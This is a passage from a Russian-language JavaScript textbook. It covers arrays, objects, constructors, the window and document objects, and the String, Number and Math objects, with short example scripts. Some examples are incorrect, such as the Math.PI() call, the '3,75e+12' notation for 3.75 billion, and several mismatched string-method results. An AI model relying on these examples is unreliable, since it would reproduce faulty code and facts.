Если переменная уже объявлена, но значение ей пока не присвоено, она является неопределенной (undefined).

Если ключевое слово var не используется, то переменная объявляется в глобальной области видимости (поэтому всегда следует использовать ключевое слово var).

МАССИВЫ

В массиве может храниться ряд значений. Разделительным знаком между элементами массива служит запятая. Порядок значений важен, так как каждому элементу в массиве присваивается номер, называемый индексом.

Значения в массиве записываются в квадратных скобках и разделяются запятыми:

```
var hotels = [
 'Тула',
 'Пляж',
 'Детский',
 'Центральный'
]
```

Каждый элемент в массиве можно трактовать как отдельную пару «ключ/значение», где ключ — это индекс, а значения находятся в списке и разделяются запятыми.
Элемент извлекается по индексу:

```
// Извлекаем имя "Пляж":
hotels[1];
```

Если ключ — это число, то для извлечения значения нужно записать данное число в квадратных скобках.

Массивы — единственный вид данных, где в качестве ключа может выступать число.

Примечание. Этот раздел касается именно хранения данных. Вы не сможете хранить правила для выполнения задач в массиве. Правила позволяется хранить только в функции или методе.

Если вы хотите получить доступ к элементам по имени свойства или ключу, пользуйтесь объектом (но учтите, что каждый ключ в объекте должен быть уникален). Если порядок следования элементов важен, то используйте массив.

ОТДЕЛЬНЫЕ ОБЪЕКТЫ

В объектах хранятся множества пар «имя/значение». Это могут быть свойства (переменные) или методы (функции).

Порядок их следования не имеет значения (в отличие от работы с массивом). Каждый фрагмент данных доступен по его ключу.

В объектной литеральной нотации свойства и методы объекта записываются в фигурных скобках:

```
var hotel = {
  name: 'Тула',
  rooms: 40
};
```

Объекты, создаваемые при помощи литеральной нотации, удобны в следующих ситуациях:

- при хранении данных или передаче данных между приложениями;
- для глобальных или конфигурационных объектов, организующих информацию на странице.

Для доступа к свойства или методам объекта пользуйтесь точечной нотацией:

```
// Извлекаем имя "Тула":
hotel.name;
```

МНОЖЕСТВЕННЫЕ ОБЪЕКТЫ

Если необходимо создать множество объектов на одной странице, используется конструктор объектов, предоставляющий шаблон для этой цели.

```
function Hotel(name, rooms) {
  this.name = name;
  this.rooms = rooms;
}
```

Затем при помощи ключевого слова new создаются экземпляры объектов, после чего вызывается функция конструктора.

```
var hotel1 = new Hotel('Тула', 40);
var hotel2 = new Hotel('Пляж', 120);
```

Объекты, создаваемые при помощи конструктора, хороши в следующих ситуациях:

- на странице имеется большое количество объектов со схожим функционалом (например, медиаплееров, слайд-шоу, игровых персонажей);
- сложный объект, возможно, не будет использоваться в коде.

Для доступа к свойствам или методам объекта используется точечная нотация:

```
// Извлекаем имя "Пляж":
hotel2.name;
```

МАССИВЫ — ЭТО ОБЪЕКТЫ

В сущности, массивы — это особый тип объектов. Массив содержит множество взаимосвязанных пар «имя/значение» (как и любой объект), но ключом к каждому значению служит индекс.

Как уже говорилось выше (на с. 78), массив обладает свойством length, указывающим, сколько элементов в этом массиве. В главе 12 будут описаны полезные методы массивов.

ОБЪЕКТ

СВОЙСТВО:	ЗНАЧЕНИЕ:
room1	420
room2	460
room3	230
room4	620

Здесь в объекте сохраняется стоимость номеров в отеле. Пример охватывает четыре номера, и стоимость каждого является свойством объекта:

```
costs = {
  room1: 420,
  room2: 460,
  room3: 230,
  room4: 620
};
```

МАССИВ

ИНДЕКС:	ЗНАЧЕНИЕ:
0	420
1	460
2	230
3	620

Здесь те же данные записаны в массиве. Вместо имен свойств используются индексы:

```
costs = [420, 460, 230, 620];
```

МАССИВЫ ОБЪЕКТОВ И ОБЪЕКТЫ В МАССИВАХ

Допускается комбинировать объекты и массивы для создания сложных структур данных. В массиве может храниться ряд объектов (причем массив запомнит порядок их следования). Объекты также способны содержать массивы (в качестве значений своих свойств).

Порядок следования свойств в объекте не важен. В массиве последовательность объектов диктуется порядком индексов. Мы подробнее рассмотрим примеры таких структур данных в главе 12.

МАССИВЫ В ОБЪЕКТЕ

Свойство любого объекта может содержать массив. Выше показано, что каждый элемент из гостиничного счета хранится в массиве отдельно. Для доступа к первой стоимости за room1 используется такой код:

```
costs.room1.items[0];
```

СВОЙСТВО:	ЗНАЧЕНИЕ:
room1	items[420, 40, 10]
room2	items[460, 20, 20]
room3	items[230, 0, 0]
room4	items[620, 150, 60]


ОБЪЕКТЫ В МАССИВЕ

Значением любого элемента в массиве может быть объект (записанный синтаксисом объектного литерала). В следующем примере мы обращаемся к телефонному счету за третий по порядку номер, вот так:

```
costs[2].phone;
```

ИНДЕКС:	ЗНАЧЕНИЕ:
0	{accom: 420, food: 40, phone: 10}
1	{accom: 460, food: 20, phone: 20}
2	{accom: 230, food: 0, phone: 0}
3	{accom: 620, food: 150, phone: 60}

ЧТО ТАКОЕ ВСТРОЕННЫЕ ОБЪЕКТЫ



В браузере используется набор встроенных объектов, представляющих такие сущности, как окно или веб-страница, отображаемая в настоящий момент в этом окне. Встроенные объекты можно считать инструментарием для создания интерактивных веб-страниц.

Как правило, создаваемые вами объекты будут программироваться для решения именно тех задач, которые стоят перед вами. Они моделируют данные, используемые в вашем сценарии, либо содержат функционал, необходимый для его работы. В свою очередь, встроенные объекты содержат такой функционал, от которого зависит работа очень многих сценариев.

Как только веб-страница загрузится в браузер, вы сможете использовать эти объекты в своих сценариях.

Встроенные объекты позволяют узнавать самую разнообразную информацию, как то: ширина браузерного окна, содержимое основного заголовка на странице, длина текста, введенного пользователем в поле формы и т.д.

Доступ к свойствам и методам встроенных объектов выполняется при помощи точечной нотации — точно так же, как и при доступе к свойствам и методам объекта, который вы написали самостоятельно.

Для начала давайте разберемся, какими элементами мы располагаем. Предположим, что в вашем новом ящике с инструментами есть три отсека.

О ЧЕМ ПОЙДЕТ РЕЧЬ ДАЛЕЕ

Мы уже изучили, как обращаться к свойствам и методам объекта, а в данном разделе изучим следующие вопросы:

- какие встроенные объекты есть в нашем распоряжении;
- как работают их основные свойства и методы.

В оставшейся части главы мы рассмотрим ряд примеров, чтобы вы научились применять все эти знания на практике. Затем, в следующих главах книги, мы изучим самые разные практические ситуации, в которых пригодятся навыки работы со свойствами и методами.

ЧТО ТАКОЕ ОБЪЕКТНАЯ МОДЕЛЬ

Как вы уже знаете, объект может использоваться для создания модели того или иного явления реального мира на основе имеющихся данных.

Объектная модель — это группа объектов, каждый из которых представляет одну из моделей взаимосвязанных вещей, существующих в окружающем мире. Вместе все эти маленькие модели образуют модель более крупной системы.

Две страницы назад мы отмечали, что массив способен содержать множество объектов, а свойство объекта — представлять собой массив. Кроме того, в качестве свойства объекта может выступать другой объект. Если один объект вложен в другой, то такой вложенный объект называется дочерним, или объектом-потомком.

ТРИ ГРУППЫ ВСТРОЕННЫХ ОБЪЕКТОВ

ИСПОЛЬЗОВАНИЕ ВСТРОЕННЫХ ОБЪЕКТОВ

Существует три группы встроенных объектов, с каждой из них применяется свой набор инструментов, помогающих писать сценарии для веб-страниц.

Глава 5 посвящена изучению объектной модели документа, поскольку она нужна для обращения к странице и обновления ее контента.

С двумя другими наборами объектов мы познакомимся в этой главе, а в оставшейся части книги научимся с ними работать.

Данная книга рассказывает, в частности, о том, как пользоваться встроенными объектами и информацию какого типа можно получить от каждого из них. Кроме того, в ней будут рассмотрены примеры использования наиболее популярного функционала всех этих объектов.
Объем книги не позволяет подробно описать все три модели. Для большей информации вы можете посетить ресурсы **developer.mozilla.org/ru/docs/Web/JavaScript и developer.mozilla.org/ru/docs/DOM/DOM_Reference.**

БРАУЗЕРНАЯ ОБЪЕКТНАЯ МОДЕЛЬ

Браузерная объектная модель создает представление вкладки или окна браузера.

На вершине этой модели находится объект **window**, представляющий текущее окно или вкладку браузера. Его элементы-потомки представляют другие детали браузера.

ПРИМЕРЫ

Метод **print()** объекта **window** выводит на экран диалоговое окно печати в браузере:

```
window.print();
```

Свойство **width** объекта **screen** указывает ширину экрана устройства в пикселах:


```
window.screen.width;
```

Мы поговорим об объекте **window** на с. 130, а также обсудим некоторые свойства объектов screen и history.

ОБЪЕКТНАЯ МОДЕЛЬ ДОКУМЕНТА

Объектная модель документа (DOM) создает модель текущей веб-страницы.

На вершине модели находится объект **document**, представляющий страницу в целом. Потомки объекта document представляют другие элементы страницы.



ПРИМЕРЫ

Метод **getElementById()** объекта **document** получает элемент по значению его атрибута **id**:

```
document.getElementById('one');
```

Свойство **lastModified** объекта **document** сообщает дату последнего обновления страницы:

```
document.lastModified;
```

Мы поговорим об объекте **document** на с. 132. Глава 5 посвящена углубленному изучению этого объекта.

ГЛОБАЛЬНЫЕ ОБЪЕКТЫ JAVASCRIPT

Глобальные объекты JavaScript не образуют единой модели. Они представляют собой совокупность отдельных объектов, которые относятся к различным частям языка.

Имена глобальных объектов обычно начинаются с заглавной буквы — например, **String** и **Date**.

Объекты, представляющие базовые типы данных

STRING	ДЛЯ РАБОТЫ СО СТРОКОВЫМИ ЗНАЧЕНИЯМИ
NUMBER	ДЛЯ РАБОТЫ С ЧИСЛОВЫМИ ЗНАЧЕНИЯМИ
BOOLEAN	ДЛЯ РАБОТЫ С ЛОГИЧЕСКИМИ ЗНАЧЕНИЯМИ

Объекты, помогающие оперировать явлениями реального мира

DATE	ДЛЯ ПРЕДСТАВЛЕНИЯ ДАТ И РАБОТЫ С НИМИ
MATH	ДЛЯ РАБОТЫ С ЧИСЛАМИ И РАСЧЕТОВ
REGEX	ДЛЯ СОПОСТАВЛЕНИЯ ТЕКСТОВЫХ СТРОК С ШАБЛОНАМИ

ПРИМЕРЫ

Метод **toUpperCase()** объекта **String** делает все буквы в следующей переменной прописными:

```
hotel.toUpperCase();
```

Свойство **PI** объекта **Math** возвращает число π:

```
Math.PI();
```

Позднее в этой главе мы поговорим об объектах **String**, **Number**, **Date** и **Math**.

БРАУЗЕРНАЯ ОБЪЕКТНАЯ МОДЕЛЬ: ОБЪЕКТ WINDOW

Объект window представляет окно или вкладку браузера, открытые в настоящий момент. Он располагается на вершине браузерной объектной модели документа и содержит в себе другие объекты, с которыми связана работа в браузере.

В следующей таблице сделана подборка свойств и методов объекта window. Кроме того, вы найдете в ней некоторые свойства объектов screen и history (являющихся потомками объекта window).

СВОЙСТВО	ОПИСАНИЕ
window.innerHeight	Высота окна (за исключением окантовки браузера или пользовательского интерфейса) (в пикселах)
window.innerWidth	Ширина окна (за исключением окантовки браузера или пользовательского интерфейса) (в пикселах)
window.pageXOffset	Расстояние, на которое документ был прокручен по горизонтали (в пикселах)
window.pageYOffset	Расстояние, на которое документ был прокручен по вертикали (в пикселах)
window.screenX	Координата указателя по оси X, началом координат служит верхний левый угол экрана (в пикселах)
window.screenY	Координата указателя по оси Y, началом координат служит верхний левый угол экрана (в пикселах)
window.location	Текущий URL-адрес объекта window (или локальный путь к файлу)
window.document	Ссылка на объект document, используемый для представления страницы, которая в данный момент содержится в окне
window.history	Ссылка на объект history окна или вкладки браузера, который содержит информацию о страницах, просмотренных в данном окне или вкладке
window.screen	Ссылка на объект screen
window.screen.width	Обращение к объекту screen для нахождения его свойства width (ширина) (в пикселах)
window.screen.height	Обращение к объекту screen для нахождения его свойства height (высота) (в пикселах)

МЕТОД	ОПИСАНИЕ
window.alert()	Создание диалогового окна с сообщением (пользователь должен нажать на кнопку «OK», чтобы закрыть это окно)
window.open()	Открытие нового окна браузера с URL-адресом, указанным в качестве параметра. Если в браузере установлена программа, блокирующая всплывающие окна, то этот метод может не сработать
window.print()	Сообщение браузеру о том, что пользователь хочет вывести на печать содержимое текущей страницы (действует аналогично команде печати в пользовательском интерфейсе браузера)

ИСПОЛЬЗОВАНИЕ БРАУЗЕРНОЙ ОБЪЕКТНОЙ МОДЕЛИ

Здесь данные о браузере собираются от объекта window и его потомков, сохраняются в переменной msg и отображаются на странице. Операция += дописывает новые данные в конце переменной msg.

1. Два свойства объекта window, innerWidth и innerHeight, указывают ширину и высоту браузерного окна.

2. Объекты-потомки сохраняются как свойства их родительского объекта, потому для доступа к ним используется точечная нотация — как если бы мы использовали ее для обращения к любому другому свойству этого объекта.

Для доступа к свойству дочернего объекта ставится еще одна точка между его именем и именем свойства, например: window.history.length.


3. Выделяется элемент, чей атрибут id имеет значение info, и в документ записывается сообщение, сформированное к этому моменту.

На с. 234 рассказано об особенностях работы со свойством innerHTML, поскольку если им пользоваться неправильно, может возникнуть угроза для безопасности.

JAVASCRIPT c03/js/window-object.js

```
1 var msg = '<h2>окно браузера</h2><p>ширина: ' + window.innerWidth + '</p>'
  msg += '<p>высота: ' + window.innerHeight + '</p>'
2 msg += '<h2>история</h2><p>элементов: ' + window.history.length + '</p>'
  msg += '<h2>экран</h2><p>ширина: ' + window.screen.width + '</p>'
  msg += '<p>высота: ' + window.screen.height + '</p>'
3 var el = document.getElementById('info')
  el.innerHTML = msg
4 alert('Текущая станица: ' + window.location)
```

РЕЗУЛЬТАТ



4. Метод alert() объекта window используется для создания диалогового окна, отображаемого в верхней части страницы. Оно называется *окном с предупреждением*. Хотя этот метод относится к объекту window, иногда он применяется и сам по себе (как здесь). Дело в том, что по умолчанию, если не указано иное, методы действуют именно на объект window. Исторически alert() выводил на экран именно предупреждающие оповещения. В настоящее время механизмы обратной связи с пользователем значительно усовершенствовались.

ОБЪЕКТНАЯ МОДЕЛЬ ДОКУМЕНТА: DOCUMENT

Верхнюю позицию в объектной модели документа (DOM) занимает объект document. Он представляет ту страницу, которая в настоящий момент загружена в окно или вкладку браузера. С потомками объекта document мы познакомимся в главе 5.

Ниже описаны некоторые свойства объекта document, сообщающие информацию о текущей странице.

Как будет рассказано в главе 5, DOM также создает по одному объекту для каждого элемента страницы.

СВОЙСТВО	ОПИСАНИЕ
document.title	Заголовок текущего документа
document.lastModified	Дата последнего изменения документа
document.URL	Строка с URL-адресом текущего документа
document.domain	Домен текущего документа

Объектная модель документа играет определяющую роль при доступе к контенту страницы и внесении изменений в него

Ниже перечислены некоторые методы, применяемые для обновления контента страницы

МЕТОД	ОПИСАНИЕ
document.write()	Записывает текст в документ (об ограничениях, связанных с этим методом, рассказано на с. 232)
document.getElementById()	Если на странице есть элемент со значением идентификатора, которое совпадает с указанным в данном методе, то он возвращает этот элемент (подробное описание см. на с. 201)
document.querySelectorAll()	Возвращает все элементы, имеющие соответствующий CSS-селектор, указываемый в качестве параметра (см. с. 208)
document.createElement()	Создает новый элемент (см. с. 228)
document.createTextNode()	Создает новый текстовый узел (см. с. 228)

ИСПОЛЬЗОВАНИЕ ОБЪЕКТА DOCUMENT

В данном примере мы получаем информацию о странице, а затем добавляем эти сведения в нижний колонтитул.

1. Информация о странице собирается из свойств объекта `document`.

Подробности хранятся в переменной `msg` вместе с HTML-разметкой, применяемой для отображения этой информации. Уже знакомая нам операция `+=` добавляет к имеющемуся содержимому переменной `msg` новое значение.

2. Выше мы уже несколько раз наблюдали, как используется метод `getElementById()` объекта `document`. Он выделяет на странице элемент, пользуясь значением его идентификатора. Этот метод будет подробнее описан на с. 201.

JAVASCRIPT c03/js/document-object.js

```
① var msg = '<p><b>заголовок страницы: </b>' + document.title + '<br />';
  msg += '<b>адрес страницы: </b>' + document.URL + '<br />';
  msg += '<b>дата изменения: </b>' + document.lastModified + '</p>';

② var el = document.getElementById('footer');
  el.innerHTML = msg;
```

РЕЗУЛЬТАТ

заголовок страницы: Ростуризм
адрес страницы: http://javascriptbook.com/code/c03/document-object.html
дата изменения: 02/24/2015 11:50:38

На с. 234 рассказано об особенностях применения свойства `innerHTML`, поскольку, если им пользоваться неправильно, то может возникнуть угроза для безопасности.

Если загрузить эту страницу с локального компьютера, а не с веб-сервера, то ее URL-адрес будет начинаться с `file:///`, а не с `http://`.

ГЛОБАЛЬНЫЕ ОБЪЕКТЫ: STRING

При работе со строковыми значениями можно пользоваться свойствами и методами объекта String. В следующем примере мы сохраняем в переменной фразу «Дом милый дом».

```
var saying = 'Дом милый дом ';
```

Эти свойства и методы часто применяются для работы с текстом, сохраненным в переменных или объектах.

На следующей странице обратите внимание на такие детали: за именем переменной (saying) стоит точка, а затем идет рассматриваемое свойство или метод (точка может ставиться и после имени объекта, за нею записываются свойства или методы этого объекта).


Объект String считается *глобальным*, поскольку работает в любой части вашего объекта, а также именуется *объектом-оболочкой*, так как способен служить оберткой для любого строкового значения. Свойства объекта String можно использовать с любым значением, которое представляет собой строку.

Свойство length подсчитывает количество кодовых единиц в строке. Как правило, одному символу соответствует одна кодовая единица (впрочем, некоторые редко используемые символы имеют длину в две единицы кода).

СВОЙСТВО	ОПИСАНИЕ
length	В большинстве случаев возвращает количество символов в строке (об исключении см. примечание внизу слева)

ОПИСАНИЕ	ОПИСАНИЕ
toUpperCase()	Переводит все символы в строке в верхний регистр
toLowerCase()	Переводит все символы в строке в нижний регистр
charAt()	Принимает в качестве параметра индекс и возвращает символ, находящийся на указанной позиции
lastIndexOf()	Возвращает индекс последнего экземпляра символа или последовательности символов, встретившихся в строке
substring()	Возвращает символы, найденные между двумя индексами, причем символ с первым индексом включается в такую подстроку, а символ с последним индексом — нет
split()	На каждом экземпляре символа, указанного в этом методе, происходит разрыв строки. Все полученные таким образом фрагменты строки образуют массив
trim()	Удаляет пробельные символы в начале и в конце строки
replace()	Подобно команде «Найти и заменить», данный метод берет то значение, которое должно быть найдено, и заменяет его другим (по умолчанию он проделывает эту операцию по отношению лишь к первому найденному таким образом совпадению)

Каждый символ в строке автоматически получает номер, называемый *индексом*. Индексы всегда начинаются с нуля, а не с единицы (точно так же, как при нумерации элементов в массиве).



ПРИМЕР		РЕЗУЛЬТАТ
saying.length;	Дом милый дом	14

ПРИМЕР		РЕЗУЛЬТАТ
saying.toUpperCase();	Дом милый дом	'ДОМ МИЛЫЙ ДОМ '
saying.toLowerCase();	Дом милый дом	'дом милый дом '
saying.charAt(12);	Дом милый дом	'м'
saying.indexOf('ый');	Дом милый дом	4
saying.lastIndexOf('м');	Дом милый дом	12
saying.substring(6,12);	Дом милый дом	'й дом'
saying.split(' ');	Дом милый дом	['Дом', 'милый', 'дом', '']
saying.trim();	Дом милый дом	'Дом милый дом'
saying.replace('м','г');	Дом милый дом	'Дог милый дом '

РАБОТА СО СТРОКАМИ

В данном примере демонстрируется свойство length и множество методов объекта String, с которыми мы познакомились на предыдущей странице.

1. Начнем этот пример с сохранения фразы "Дом милый дом " в переменной saying.

2. В следующей строке мы узнаём, сколько символов в этой фразе, для чего используем свойство length объекта String и сохраняем результат в переменной msg.


3. Далее приведен пример, в котором представлены несколько методов объекта String.

За именем переменной (saying) следует точка, а затем демонстрируемое свойство метода. Именно так мы использовали точечную нотацию с другими объектами из этой главы, когда хотели обозначить их свойство или метод.

JAVASCRIPT c03/js/string-object.js

```
1 var saying = 'Дом милый дом ';
2 var msg = '<h2>длина</h2><p>' + saying.length + '</p>';
3 msg += '<h2>прописные</h2><p>' + saying.toUpperCase() + '</p>';
  msg += '<h2>строчные</h2><p>' + saying.toLowerCase() + '</p>';
  msg += '<h2>символ с индексом: 11</h2><p>' + saying.charAt(11) + '</p>';
  msg += '<h2>первое вхождение "ми"</h2><p>' + saying.indexOf('ми') + '</p>';
  msg += '<h2>последнее вхождение "м"</h2><p>' + saying.lastIndexOf('м') + '</p>';
  msg += '<h2>символы с индексами: 6-12</h2><p>' + saying.substring(6, 12) + '</p>';
  msg += '<h2>замена символов</h2><p>' + saying.replace('м', 'г') + '</p>';

4 var el = document.getElementById('info');
  el.innerHTML = msg;
```

РЕЗУЛЬТАТ



4. В последних двух строках кода мы выделяем элемент с идентификатором info, а потом добавляет значение переменной msg внутри данного элемента

Не забывайте о возможных проблемах при использовании свойства innerHTML, которые обсуждаются на с. 234.

ВКРАТЦЕ: ТИПЫ ДАННЫХ

В языке JavaScript насчитывается шесть типов данных. Пять из них считаются простыми (примитивными). Шестой тип данных — это объект (его называют сложным типом).

ПРОСТЫЕ, ИЛИ ПРИМИТИВНЫЕ, ТИПЫ ДАННЫХ

В языке JavaScript есть пять *простых (примитивных)* типов данных:

1. **строки**;
2. **числа**;
3. **логические значения**;
4. **неопределенное значение** — уже объявленная переменная, которой пока не присвоено значение;
5. **null** (переменная без значения) — не исключено, что ранее у нее было значение, но сейчас оно отсутствует.

Как вы уже убедились, и браузер, и текущий документ можно смоделировать при помощи объектов, имеющих методы и свойства.

Вероятно, вам покажется несколько неожиданным, что и простое значение (например, строка или число) может иметь методы и свойства. На внутрисистемном уровне язык JavaScript расценивает каждую переменную как полноценный объект.

Строка: если переменная или свойство объекта содержит строку, то можно использовать свойства и методы объекта `String`.

Число: если переменная или свойство объекта содержит число, то можно использовать свойства и методы объекта `Number` (см. следующую страницу).

Логическое значение: существует объект `Boolean`, но он используется редко.

Неопределенные (Undefined) и нулевые (null) значения не соотносятся с какими-либо объектами.

СЛОЖНЫЙ ТИП ДАННЫХ

В языке JavaScript также определяется сложный тип данных:

6. **объект**.

На внутрисистемном уровне массивы и функции также считаются типами объектов.

МАССИВЫ — ЭТО ОБЪЕКТЫ

Как было описано на с. 124, массив представляет собой набор пар «ключ/значение» (как и любой другой объект), но в нем не указывается имя для пары «ключ/значение» — в качестве имени используется индексный номер.

Массивы, как и другие объекты, имеют свойства и методы. На с. 78 вы узнали, что у массива есть свойство `length`, содержащее количество элементов в массиве. Кроме того, существует ряд методов, которые можно использовать с любым массивом для добавления в него новых элементов, удаления их и переупорядочивания. Со всеми такими методами мы познакомимся в главе 12.

ФУНКЦИИ — ЭТО ОБЪЕКТЫ

Технически функции также являются объектами. Но у них есть особая черта: их можно вызывать. Сказанное означает, что программист сообщает интерпретатору, что необходимо выполнить инструкции, содержащиеся в вызываемой функции.

ГЛОБАЛЬНЫЕ ОБЪЕКТЫ: NUMBER

При работе с числовыми значениями к ним можно применять методы и свойства объекта Number.

Эти методы полезны в разнообразных прикладных ситуациях — от финансовых расчетов до анимации.

При многих расчетах, связанных с валютой (например, при вычислении налоговых ставок), результат требуется округлять до конкретного числа или до определенного количества десятичных знаков.

При работе с анимацией, возможно, потребуется указать, что некоторые элементы должны быть равномерно распределены по странице.

МЕТОД	ОПИСАНИЕ
isNaN()	Проверяет, является ли значение числом
toFixed()	Округляет результат до конкретного числа или указанного количества десятичных знаков (возвращает строку)
toPrecision()	Округляет результат до заданного количества отображаемых разрядов (возвращает строку)
toExponential()	Возвращает строку, соответствующую числу в экспоненциальном представлении

ЧАСТО ИСПОЛЬЗУЕМЫЕ ТЕРМИНЫ

- **Целое число** — это число, где нет дробной части.
- **Действительное число** — это число, которое может содержать дробную часть.
- **Число с плавающей точкой** — это действительное число, где для представления дробной части используются десятичные знаки. Термин *«плавающая точка» («плавающая запятая»)* означает точку (запятую), отделяющую целую часть числа от дробной.
- **Экспоненциальная запись** — способ представления очень больших или очень малых чисел, позволяющий с удобством записывать их в десятичной форме. Например, число 3 750 000 000 может быть записано как $3{,}75 \times 10^9$ или 3,75e+12.

РАБОТА С ЧИСЛАМИ

Как и при работе с объектом String, применимым к любым строкам, свойства и методы объекта можно использовать с любыми числовыми значениями.

1. В данном примере число сохраняется в переменной originalNumber, а затем округляется в большую или меньшую сторону при помощи двух разных приемов.

В обоих случаях необходимо указывать, до какого количества разрядов вы хотите выполнить округление. Количество разрядов указывается в скобках и сообщается методу в качестве параметра.

JAVASCRIPT c03/js/number-object.js

```
1 var originalNumber = 10.23456;

  var msg = '<h2>исходное число</h2><p>' + originalNumber + '</p>';
2 msg += '<h2>3 десят. разряда</h2><p>' + originalNumber.toFixed(3) + '</p>';
3 msg += '<h2>3 цифры</h2><p>' + originalNumber.toPrecision(3) + '</p>';
  var el = document.getElementById('info');
  el.innerHTML = msg;
```

РЕЗУЛЬТАТ

2. Метод originalNumber.toFixed(3) округлит число, хранимое в переменной originalNumber, до трех десятичных разрядов. Количество разрядов указано в скобках. Метод вернет число как строку. Он возвращает именно строку, поскольку дроби не всегда удается корректно представить при помощи чисел с плавающей точкой.

3. Метод toPrecision(3) использует число в скобках для определения общего количества знаков, которое должно быть у числа. Он также возвращает число как строку. Данный метод может возвращать число в экспоненциальной нотации, если количество цифр в нем больше, чем указано в скобках.

ГЛОБАЛЬНЫЕ ОБЪЕКТЫ: MATH

Объект Math содержит свойства и методы для работы с математическими константами и функциями.

СВОЙСТВО	ОПИСАНИЕ
Math.PI	Возвращает число π (примерно равное 3,14159265359)

МЕТОД	ОПИСАНИЕ
Math.round()	Округляет число до ближайшего целого
Math.sqrt(*n*)	Возвращает квадратный корень из положительного числа. Например, Math.sqrt(9) возвращает 3
Math.ceil()	Округляет число вверх до ближайшего целого
Math.floor()	Округляет число вниз до ближайшего целого
Math.random()	Генерирует случайное число в диапазоне от 0 (включительно) до 1 (не включая)

Поскольку Math является одним из *глобальных объектов*, можно использовать просто имя Math, указывая за ним свойство или метод, к которому вы хотите обратиться.

Как правило, результирующее число в таких случаях сохраняется в переменной. Этот объект также содержит разнообразные тригонометрические функции, например, sin(), cos() и tan().

Тригонометрические функции возвращают угловые значения в радианах, которые можно преобразовывать в градусы, разделив число на (π/180).

ИСПОЛЬЗОВАНИЕ ОБЪЕКТА MATH ДЛЯ ГЕНЕРИРОВАНИЯ СЛУЧАЙНЫХ ЧИСЕЛ

Этот пример специально разработан для того, чтобы продемонстрировать, как генерируется случайное целое число в диапазоне от 1 до 10.

Метод random() объекта Math генерирует случайное число в диапазоне от 0 до 1 (с большим количеством десятичных знаков).

